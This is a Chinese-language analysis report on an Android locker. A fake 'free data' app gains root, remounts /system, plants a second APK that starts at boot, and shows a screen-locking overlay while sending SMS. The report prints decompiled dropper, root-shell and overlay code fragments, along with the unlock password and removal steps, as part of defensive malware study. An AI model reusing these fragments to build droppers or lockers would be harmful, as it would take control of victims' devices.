分析报告

样本名	免流服务器
作者	卢漫瞳
时间	2017-10-22
平台	夜神模拟器

目录

1. 样本概况

1.1 样本信息

病毒名称：免流服务器.apk
所属家族：无
MD5 值：2EFCA46F34A565C2EF4052B89B6B364B
SHA1 值：5493A958A592BB0B19C43ACB2C1F52C898885207
CRC32： 7F89A927
病毒行为：
获取 root 权限
静默安装其他病毒
敏感权限:
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.READ_EXTERNAL_STORAGE
android.permission.MOUNT_UNMOUNT_FILESYSTEMS
android.permission.INTERNET
加固情况:
没有加固

1.2 测试环境及工具


测试环境:
系统版本 android4.4.2
夜神模拟器
测试工具:
夜神模拟器、AndroidKiller、Hash

2. 具体行为分析

2.1 主要行为

① 运行病毒文件，点击启动弹出“请先安装核心文件”，点击安装核心发现需要权限，安装后提示需要重启手机，重启后进入 apk 点击启动，屏幕被锁，并且显示正在发送短信的窗口。

② 打开 androidkiller 连接模拟器查看当前进程，关掉免流服务器.apk 进程发现锁屏界面没有任何反应



/system/bin/surfaceflinger	157	system
zygote	158	root
system_server	391	system
com.android.systemui	522	u0_a10
android.process.acore	565	u0_a3
com.android.settings	598	system
com.google.android.gms.persistent	645	u0_a7
com.android.phone	660	radio
com.android.stk3	672	u0_a44
com.vphone.launcher	687	system
com.google.process.gapps	714	u0_a7
com.android.vending	832	u0_a12
com.google.process.location	912	u0_a7
com.android.keychain	1032	system
com.google.android.gms	1047	u0_a7
android.process.media	1101	u0_a5
com.estrongs.android.pop	1261	u0_a34
/data/data/com.estrongs.android.pop/files/libestool2.so	1301	u0_a34
com.android.providers.calendar	1319	u0_a1
.esfm	1384	u0_a34
com.google.android.configupdater	1402	u0_a2
com.google.android.gms.ui	1570	u0_a7
com.google.android.gms.unstable	1630	u0_a7
com.google.android.partnersetup	1655	u0_a9
com.android.onetimeinitializer	1679	u0_a11
com.bignox.app.store.hd	1694	u0_a17
com.android.gallery3d	1846	u0_a22
/system/bin/drmserver	159	drm
/system/bin/mediaserver	160	media


③ 查看清单文件中的包名、权限、使用的组件，找到入口类

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="zs.ip.proxy">
    <supports-screens android:anyDensity="true" android:largeScreens="true" android:normalScreens="true" android:smallScre
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <application android:debuggable="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name">
        <activity android:label="@string/app_name" android:name=".MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

④ 找到入口类后分析 onCreate 函数，在清单文件中含有读写 SD 卡的权限，并且打开病毒后需要先安装文件才可以启动，可以推测可能会访问本地文件，在 onCreate 函数中看到操作文件的函数，从 apk 中 assets 目录里拷贝 stk3.apk 到 SD 卡中

```
protected void onCreate(Bundle paramBundle)
{
  LogCatBroadcaster.start(this);
  super.onCreate(paramBundle);
  requestWindowFeature(1);
  setContentView(2130903040);
  Object localObject = new File("/storage/sdcard0/" + "stk3.apk");
  try
  {
    paramBundle = getAssets().open("stk3.apk");
    localObject = new FileOutputStream((File)localObject);
    byte[] arrayOfByte = new byte[10240];
    for (;;)
    {
      int i = paramBundle.read(arrayOfByte);
      if (i == -1)
      {
        ((FileOutputStream)localObject).close();
        paramBundle.close();
        return;
      }
      ((FileOutputStream)localObject).write(arrayOfByte, 0, i);
    }
    return;
  }
  catch (IOException paramBundle)
  {
    paramBundle.printStackTrace();
  }
}
```

⑤ 查看 assets 文件夹，发现 stk3.apk



⑥ Stk3.apk 信息

文件:tk3.apk

大小: 240372 bytes

MD5: 44DBCF4F3410CF4CDCD9463B76AF0A91

SHA1: 1A2F265932EC81224AD4B922764E38413DADC8E1

CRC32: 7B31436E

查看清单文件，看到申请了开机启动的权限。查看广播类，发现在广播类中判断接收到开机启动的消息则启动服务

```
<application android:icon="@drawable/ic_launcher" android:label="@string/app_name" android
    <activity android:label="@string/app_name" android:name=".MainActivity">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
    <service android:name="llxfc"/>
    <receiver android:name=".BootBroadcastReceiver">
        <intent-filter>
            <action android:name="android.intent.action.BOOT_COMPLETED"/>
            <category android:name="android.intent.category.HOME"/>
        </intent-filter>
    </receiver>
</application>
```


入口

服务

静态注册广播接收器

```
public class BootBroadcastReceiver
  extends BroadcastReceiver
{
  @Override
  public void onReceive(Context paramContext, Intent paramIntent)
  {
    if (Intent.ACTION_BOOT_COMPLETED.equals(paramIntent.getAction())) {}
    try
    {
      paramIntent = Class.forName("com.android.stk3.llxfc");
      paramIntent = new Intent(paramContext, paramIntent);
      paramIntent.setFlags(268435456);
      paramContext.startService(paramIntent);
      return;
    }
    catch (ClassNotFoundException paramContext)
    {
      throw new NoClassDefFoundError(paramContext.getMessage());
    }
  }
}
```

⑦ 在进程中尝试关闭 stk3，发现锁屏界面关闭后立即启动了，无法关闭



⑧ 查看服务的源码，在 onCreate 函数中看到只有发送短信的代码，没有恶意代码，查看 onStartCommand 函数，分析得出密码为 TFB4

```
((Button)this.mFloatLayout.findViewById(2131034157)).setOnClickListener(new View.OnClickListener()
{
  @Override
  public void onClick(View paramAnonymousView)
  {
    if ((llxfc.access$L1000000(llxfc.this).getText().toString().equals("T")) && (llxfc.access$L1000001(llxfc.this).getText().toString().equals("F")) &&
      llxfc.access$L1000005(llxfc.this).removeView(llxfc.access$L1000006(llxfc.this));
    }
  }
});
```

```
& (llxfc.access$L1000002(llxfc.this).getText().toString().equals("B")) && (llxfc.access$L1000003(llxfc.this).getText().toString().equals("4")))
```

⑨输入密码将设备解锁后，发现安装了 SIM 卡应用，可知病毒伪装成了 SIM 卡

⑩清除病毒:得到正确密码后,进入系统,将其病毒删除,并删除 sd 卡及/system/app 目录下的病毒文件，重启设备，可以正常使用，并无锁屏行为，说明病毒已清理。

2.1.1 恶意程序对用户造成的危害

锁屏，使用设备无法正常使用，并发送垃圾短信

2.1.2 恶意程序在 Androidmanifest.xml 中注册的恶意组件

(1) 权限相关

免流服务器.apk 中的权限

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.INTERNET"/>
```

stk3.apk 中的权限

```
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
```

(2) 服务/广播

免流服务器.apk 中的服务/广播

无

Stk3.apk 中的服务/广播

```
<service  android:name="llxfc"/>
<receiver  android:name=".BootBroadcastReceiver">
    <intent-filter>
        <action  android:name="android.intent.action.BOOT_COMPLETED"/>
        <category  android:name="android.intent.category.HOME"/>
    </intent-filter>
</receiver>
```

2.2 恶意代码分析

2.1 加固后的恶意代码树结构图(是否有加固)

无加固

2.2 恶意程序的代码分析片段

免流服务器.apk

```
try
{
  Process localProcess = getRoot();
  if (localProcess != null)
  {
    DataOutputStream localDataOutputStream = new DataOutputStream(localProcess.getOutputStream());
    localDataOutputStream.writeBytes("mount -o remount, rw /system/\n");
    localDataOutputStream.writeBytes(new StringBuffer().append(new StringBuffer().append("cp ").append(paramString).toString()).append(" /system/app/").toString() + "\n");
    paramString = paramString.substring(paramString.lastIndexOf("/"));
    localDataOutputStream.writeBytes(new StringBuffer().append(this.CHMOD_CMD).append(paramString).toString() + "\n");
    localDataOutputStream.writeBytes("exit\n");
    localProcess.waitFor();
    localDataOutputStream.close();
    Toast.makeText(this, "开始安装核心文件....", 0).show();
    Toast.makeText(this, "正在进行最后处理....", 0).show();
    Toast.makeText(this, "核心文件安装完成！重启手机后生效！", 0).show();
  }
  return;
}
```

```
throws Exception
{
  return Runtime.getRuntime().exec("su");
}
```

Stk3.apk

```
this.wmParams = new WindowManager.LayoutParams();
paramIntent = getApplication();
getApplication();
this.mWindowManager = ((WindowManager)paramIntent.getSystemService(Context.WINDOW_SERVICE));
this.wmParams.type = 2010;
this.wmParams.format = 1;
this.wmParams.flags = 1288;
this.mFloatLayout = ((LinearLayout)LayoutInflater.from(getApplication()).inflate(2130903040, null));
this.mWindowManager.addView(this.mFloatLayout, this.wmParams);
```

3. 总结

第一个病毒在提取权限后安装第二个(锁机)病毒,在锁机病毒中含有大量的垃圾短信.在分析过程中,首先需要分析第一个病毒的行为,在分析过程中发现使用了 adb 命令提升权限及复制第二个病毒到/system/app/目录下,并且提升权限为 0777,第二个病毒在 activity 和 BroadcastReceiver 中都有启动服务的代码,通过分析发现在广播中有监听开机的行为,在检测到设备开机,启动病毒进行锁屏.